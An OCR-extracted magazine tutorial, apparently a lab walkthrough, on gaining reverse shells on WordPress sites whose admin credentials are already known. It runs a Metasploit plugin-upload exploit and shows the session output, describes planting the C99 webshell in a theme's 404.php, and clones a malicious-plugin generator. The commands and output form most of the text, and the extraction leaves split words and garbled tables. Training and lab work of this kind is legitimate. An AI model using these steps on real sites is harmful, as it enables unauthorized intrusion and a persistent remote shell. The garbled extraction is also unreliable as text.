
This simple tutorial should give our readers a basic idea about how penetration testing works without Metasploit. While using Metasploit, it's a simple select and go to exploit ms08_067. OSCP exam stipulates that Metasploit should not be used for its exam. There is a good reason behind this. When you perform without Metasploit, you will get a deep understanding as to how exploits work, their compatibility issues, the usage of shellcodes and payloads and other things that form a part of Real World Penetration Testing.

MULTIPLE WAYS OF GAINING REVERSE SHELL IN WORDPRESS

WORDPRESS REVERSE SHELL

Wordpress is an open source Content Management System (CMS) based on PHP and MySQL or MariaDB as database. It was released in year 2003. Since then, it grew out to be one of the most popular CMS around the world. It is used as blogging softwa-re, membership site and online store etc. Wordpress is used by over 60 million websit-s with over 39% of the top 10 million websites using Wordpress as of January 2021. This Article is about gaining a reverse shell on a Wordpress website once we have the credentials of the website. Our readers have seen some of the methods explained here in our previous Issues as part of different scenarios. Some of them are new. This is a comprehensive collection methods to gain reverse shell on wordpress. We have use -d the same LAB our readers have seen in the INSTALLIT section of the January 2021 Issue.


This Tutorial assumes that you have gained access to the Wordpress credentials and can access the Wordpress dashboard.



1. Reverse Shell Through Vulnerable Plugins

One of the reasons for the popularity of the Wordpress CMS is its plugins. Wordpress plugins are additional extensions that are used to extend the functionality of the Wordpress CMS. Wordpress has over 58,559 plugins. Sometimes these vulnerable plugins are the reason attackers get a reverse shell on the Wordpress target.

There are many vulnerable plugins which can be downloaded from websites like Exploit Database. We will use one such wordpress plugin Responsive Thumbnail slider versi on 1.0. This version of the plugin has a arbitrary file upload vulnerability which is used to uple oad malicious payload into the website. Since this target doesn't have this vulnerable plugin installed, let's upload this plugin ourselves.



Once the plugin is uploaded and activated, Metasploit can be used to exploit this vulnerable plugin.

Start Metasploit and load the wp responsive thumbnail slider upload module.

```
msf6 > use exploit/multi/http/wp_responsive_thumbnail_slider_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > show options
Module options (exploit/multi/http/wp_responsive_thumbnail_slider_upload):
               Current Setting Required Description
   Name
  Proxies
                                          A proxy chain of format type:host:port[,type:host:port
                                no
][ ... ]
                                          The target host(s), range CIDR identifier, or hosts fi
  RHOSTS
                                yes
le with syntax 'file:<path>'
                                          The target port (TCP)
   RPORT
               80
                                yes
                                          Negotiate SSL/TLS for outgoing connections
  SSL
               false
                                no
                                          Base path for WordPress
   TARGETURI
                                yes
                                          HTTP server virtual host
   VHOST
                                no
  WPPASSWORD
                                          WordPress Password to authenticate with
                                yes
                                          WordPress Username to authenticate with
  WPUSERNAME admin
                                yes
Payload options (php/meterpreter/reverse_tcp):
          Current Setting Required Description
   Name
                                    The listen address (an interface may be specified)
   LHOST 192.168.36.134
                           yes
                                     The listen port
   LPORT 4444
                           yes
```

Use check command to confirm if the target is indeed vulnerable.

```
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set rhosts 172.22.0.3
rhosts => 172.22.0.3
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > check
[*] 172.22.0.3:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) >
```


After setting the credentials and executing the module, a meterpreter session on the target is gained.

```
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set lhost 172.22.0.1
lhost ⇒ 172.22.0.1
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set wppassword admin
wppassword ⇒ admin
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > run
[*] Started reverse TCP handler on 172.22.0.1:4444
[+] Logged into WordPress with admin:admin
[+] Successful upload
[*] Sending stage (39282 bytes) to 172.22.0.3
[*] Meterpreter session 1 opened (172.22.0.1:4444 \rightarrow 172.22.0.3:42696) at 2021-02-17 09:06:01 -0
500
meterpreter > uuid
[+] UUID: 287d930005c731b3/php=15/linux=6/2021-02-17T14:06:01Z
meterpreter > sysinfo
Computer
          : 2522cc4024ae
            : Linux 2522cc4024ae 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_
os
64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```


2. Reverse Shell Through Editing Wordpress Theme


Wordpress Themes enhance the look of the Wordpress websites. The content of these them -e can be edited to upload a reverse shell on the target. Our readers have seen this a numbe

-r of times where a php-reverse_shell was uploaded to get a reverse shell. But for this tutorial , we will upload the infamous C99 webshell.



Here the 404.php page of the theme has been edited to copy the code of the C99 web shell into that page. Once the edited file is saved all that is needed to be done is visiting that page.





With C99 shell on the target website, there are a host of options to lay with.

3. Reverse Shell Through Uploading A Malicious Plugin

Uploading a malicious plugin is another way of gaining a reverse shell on a wordpress websit -e. Github has many options of these Wordpress malicious plugins. Let's use one of them named malicious wordpress plugin.

```
kali@kali:~/wp_shelling$ git clone https://github.com/wetw0rk/malicious-wordpress-plugin
Cloning into 'malicious-wordpress-plugin' ...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 39 (delta 6), reused 12 (delta 5), pack-reused 22
Unpacking objects: 100% (39/39), done.
kali@kali:~/wp_shelling$ ls
malicious-wordpress-plugin
kali@kali:~/wp_shelling$ cd malicious-wordpress-plugin
kali@kali:~/wp_shelling/malicious-wordpress-plugin$ ls
LICENSE.md README.md wordpwn.py
kali@kali:~/wp_shelling/malicious-wordpress-plugin$
```

